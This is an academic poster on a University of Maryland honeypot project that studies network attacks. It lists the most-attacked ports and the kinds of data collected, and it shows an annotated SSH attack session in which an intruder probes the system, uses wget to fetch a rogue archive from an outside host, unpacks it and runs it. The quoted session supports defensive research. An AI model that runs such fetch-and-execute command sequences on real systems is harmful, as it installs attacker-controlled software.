



Analyzing Network Threats



Robin Berthier, Danielle Chrun, Ed Condon, Keith Jarrin Advisor: Michel Cukier

Incoming Attacks

The University of Maryland network receives on a daily basis 17 millions TCP connections directed to non-existent hosts.

The goal of this research is to study network threats by replying to these connections with unused computer resources (honeypots)




Data Analysis

Attacks are analyzed at several levels:

- · Reconnaissance: when attackers try to discover vulnerable systems
- Exploit: when attackers try to compromise targeted
- Usage: when attackers control compromised systems

| Top Attacked Ports and Services | |
|---------------------------------|--------------------------|
| TCP/22 | SSH Server |
| TCP/2967 | Symantec Antivirus |
| TCP/1433 | Microsoft SQL Server |
| TCP/80 | Web Server (IIS, Apache) |
| UDP/1026 | Microsoft Messenger Spam |
| TCP/5900 | VNC Server |

Honeypot Architecture



Network data include:

- raw traffic
- network flows
- alerts from NIDS (Network Intrusion Detection Systems)

System data include:

- system logs
- · system calls and keystrokes
- · alerts from HIDS (Host Intrusion Detection Systems)

Example of collected SSH attack session:

18:48 w

18:54 cat /proc/cpuinfo

18:59 free

19:01 uname -a

<snip>

19:32 sl -a

19:33 ls -a

20:07 wget www.jumbo.xhost.ro/...

20:26 tar xzvf b.tgz

20:28 rm -rf b.tgz

20:31 cd drones/

20:32 ./go

- > check connected users
- > check CPU frequency
- > check memory
- > check kernel version
- > typo indicates that the attacker is not a script but a human
- > list files and directories
- > download a roque software
- > extract the downloaded file
- > remove the downloaded file
- > go to the roque software directory
- > run the rogue software